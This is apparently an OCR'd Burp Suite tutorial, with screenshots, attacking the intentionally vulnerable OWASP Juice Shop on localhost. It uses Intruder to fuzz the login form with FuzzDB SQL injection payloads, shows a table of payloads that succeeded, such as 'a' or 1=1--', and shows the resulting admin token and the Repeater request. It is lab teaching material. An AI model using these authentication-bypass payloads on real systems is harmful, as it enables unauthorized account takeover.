


Modifying Parameter Locations

Select the parameters to relocate within the request. Moving parameters can help to evade some filters, but results in many more scan requests.

[✓] URL to body	[ ] URL to cookie
[✓] Body to URL	[ ] Body to cookie
[ ] Cookie to URL	[ ] Cookie to body

Once you launch your scan, Burp 2.0 includes a new dashboard which you can use to visualize and manage your scans as they run. Using the dashboard, you can now pause and resume individual scans, see descriptions of issues found in real-time and even monitor the event log of the different running scans.
See the dashboard in action below:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Tasks
New scan
New live task
Filter Running Paused Finished
Issue activity
Filter High Medium Low Info Certain Firm Tentative
Search...
Advisory

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domai... Items added to site map: 61
Capturing: Responses processed: 215
Responses queued: 0

2. Live audit from Proxy (all traffic)
Audit checks - passive Issues:
Capturing: Requests: 12
Errors: 0

3. Crawl and audit of localhost:3000
Audit checks - medium active Issues:
Requests: 90
Finished. Errors: 8

#	Task	Time	Action	Issue type	Host
7	3	19:51:26 30 Jan 2019	Issue found	Cross-origin resource sharing	http://localhost:3000
6	3	19:51:26 30 Jan 2019	Issue found	Cross-origin resource sharing...	http://localhost:3000
5	3	19:51:24 30 Jan 2019	Issue found	Robots.txt file	http://localhost:3000
4	2	19:51:24 30 Jan 2019	Issue found	Cross-domain script include	http://localhost:3000
3	2	19:51:24 30 Jan 2019	Issue deleted	Cross-domain script include	http://localhost:3000
2	2	16:47:18 30 Jan 2019	Issue found	Cross-domain script include	http://localhost:3000
1	2	14:11:37 30 Jan 2019	Issue found	Unencrypted communications	http://localhost:3000

Event log

Filter Critical Error Info Debug

Time	Type	Source	Message
19:39:29 30 Jan 2019	Info	Proxy	The client failed to negotiate an SSL
19:10:00 30 Jan 2019	Info	Suite	[292] Authentication failure from loc
18:03:26 30 Jan 2019	Info	Proxy	Proxy service started on 127.0.0.1:80

Unencrypted communications


Issue:	**Unencrypted communications**
Severity:	**Low**
Confidence:	**Certain**
Host:	**http://localhost:3000**
Path:	**/**

Issue description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the

Attacking the OWASP Juice Shop Lab

Juice Shop is intended to be a vulnerable Web application. It has multiple classes of vulnerabilities and a scoreboard where challenge scores are recorded to help you keep track of what you have solved. These are all classified according to their level of difficulty. The chart below is from the developer, showing the vulnerability categories tested in the application:



Vulnerability Categories


The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Let’s now discuss BurpSuite’s features: The Intruder, Repeater and Decoder.

Burp Intruder

Burp Intruder is used to automate repetitive tasks such as checking for SQLi. To check for SQLi, we shall click on the Login button on the top bar on our juice shop. On our login form, we input dummy credentials and proceed to examine the

HTTP history. We decided to enter admin@gmail.com as the username and pass123 as the password.
The screenshot below shows the request that was sent to the server.


Burp Suite Professional v2.0beta - Juice-Shop-Non-Admin.burp - licensed to Lester Obbayi [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Intercept HTTP history WebSockets history Options
Re-enable
Request Response
Raw Params Headers Hex
Type a search term
0 matches


Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
140	http://localhost:3000	GET	/rest/admin/application-configurati...			304	246			
141	http://localhost:3000	GET	/api/Challenges/?name=Score%2...	✓		200	900	JSON		
142	http://localhost:3000	GET	/rest/admin/application-configurati...			200	9558	JSON		
143	http://localhost:3000	GET	/rest/admin/application-version			200	320	JSON		
145	http://localhost:3000	GET	/us.svg			200	4834	XML	svg	
146	http://localhost:3000	GET	/gb.svg			200	1208	XML	svg	
148	http://localhost:3000	GET	/socket.io/?EIO=3&transport=web...	✓		101	129		io/	
149	http://localhost:3000	GET	/socket.io/?EIO=3&transport=polli...	✓		200	225	text	io/	
151	http://localhost:3000	POST	/rest/user/login	✓		401	330	text		
152	http://localhost:3000	GET	/rest/user/whoami			200	311	JSON		

```
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 49
Connection: close
Cookie: continueCode=wjKRWbLRo7kYz8mjyQ3p9aJEDngBONV05ev1WwPNxZq64KV2OrMXblog1LEQ; io=TSy7DjJBmP96W-kbAAAC

{"email":"admin@gmail.com","password":"admin123"}
```

Notice at the bottom we have the credentials we fed into the application. We right-click on the request at the bottom and “Send to intruder.” Now navigate to the “Intruder” tab and “Positions.” Here you will see the email and password highlighted. This means that Burp Intruder is trying to identify the injection point for the SQLi payloads.
Hit “Clear” on the right-hand side, then double-click on the email address (admin@mail.com) and hit “Add.” It should now be highlighted and padded at the beginning and end as shown:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 49
Connection: close
Cookie: continueCode=wjKRwbLRo7kYz8mjyQ3p9aJEDngBONV05ev1WwPNxZq64KV20rMXblog1LEQ;
io=TSy7DjJBmP96W-kbAAAC

{"email":"§admin@gmail.com§","password":"admin123"}
```

0 matches

1 payload position

Length: 517

We shall then navigate to the “Payloads” tab and hit “Load.” What we are doing now is loading a payload list for use in detecting for SQLi. For this demonstration, we are using the payload list xplatform.txt from FuzzDB.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple


Look in: detect

Generic_SQLI.txt
GenericBlind.txt
MSSQL.txt
MSSQL_blind.txt
MySQL.txt
MySQL_MSSQL.txt
oracle.txt
README.md
xplatform.txt

File Name: xplatform.txt

Files of Type: All Files

Finally, scroll down and un-check the option “URL-encode these characters,” since these characters are actually used during checks for SQLi. See below.




Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☐ URL-encode these characters: /\=<>?+&*;:"{}|^`

Once you are done with all these configurations, hit “Start attack.” Once the attack has run, check the results and monitor the response status codes.




Request	Payload	Status	Error	Timeout	Length	Comment
42	'||'6	401	☐	☐	330	
43	(||6)	401	☐	☐	330	
44	%7C	401	☐	☐	330	
45	a'	500	☐	☐	1469	
46	admin' or '	401	☐	☐	330	
47	' and 1=(if((load_file(char(1...	500	☐	☐	1601	
48	' and 1 in (select var from t...	500	☐	☐	1494	
49	anything' OR 'x'='x	200	☐	☐	1001	
50	"a"" or 1=1--"	500	☐	☐	1807	
51	a' or 1=1--	200	☐	☐	1001	
52	"a"" or 3=3--"	500	☐	☐	1807	
53	a' or 3=3--	200	☐	☐	1001	
54	a' or 'a' = 'a	200	☐	☐	1001	

As can be seen above, the payloads **anything’ OR ‘x’=x** and **a’ or 1=1–** are among those that returned a status code of 200. This means the request was accepted, and we logged in as the admin. Examining the response shows an authentication token and admin email address, as highlighted below.



```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 698
ETag: W/"2ba-LyJVz2k8XOGWNvhqgI/soo4XwEM"
Date: Wed, 30 Jan 2019 15:57:08 GMT
Connection: close

{"authentication":{"token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidX
Nlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsI
mlzQWRtaW4iOnRydWUsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImRlZmF1bHQuc3ZnIiwiY3JlYXRlZEF0IjoiMjAxOS0w
MS0zMCAxNTowMzo1Ny40ODDcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wMS0zMCAxNTowMzo1Ny40ODDcgKzAwOjAwIn0sImlhdCI6MTU0ODg2Mzg
yOCwiZXhwIjoxNTQ4ODgxODI4fQ.o4b6589caEsuMMBZROrRbUyYHqBgjQlIVFxBgcN9pWXSQ5xBFegXdT8p0_a--VunW7qsuMZ_AaPAtNNwFZPUb42
MeOLnbFaIsz4jzoIw5q1XyFD_KRaHdTx0Tx8_6Q1tCaivv74PF4G1csyppIgKQhSOV6hdpSWCnMgAeD6yTPO","bid":1,"umail":"admin@juice-
sh.op"}}
```


This means that if we use the payloads that returned the status code 200, we stand a chance of being able to log in as an admin. Sure enough, using username a’ or 1=1–and any password, we are able to log in:



Burp Repeater

Burp Repeater allows you to resend requests in order to monitor the behavior of the application based on specific requests. A good way to see this in action is by testing for the same SQLi above but using different payloads.

1. From the “HTTP history” tab, find the POST request that was submitted during our successful login (or any login for that matter). Ours is shown below:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Intercept HTTP history WebSockets history Options
Re-enable
Request Response
Raw Params Headers Hex
Type a search term
0 matches


Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
200	http://localhost:3000	GET	/gb.svg			304	331		svg	
201	http://localhost:3000	GET	/socket.io/?EIO=3&transport=web...	✓		101	129		io/	
202	http://localhost:3000	GET	/socket.io/?EIO=3&transport=polli...	✓		200	225	text	io/	
203	http://localhost:3000	POST	/rest/user/login	✓		200	1001	JSON		
204	http://localhost:3000	GET	/rest/user/whoami			304	243			
205	http://localhost:3000	GET	/rest/user/whoami			200	370	JSON		

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 45
Connection: close
Cookie: continueCode=1ZmEW8xEBave7rXY9NJ52R43LzGQ2HGhxOMpZy1QDnmwolK6PqObVgkjPr8v; io=zquyNnrnUC7OKQg-AAAD

{"email":"a' or 1=1--","password":"admin123"}
```

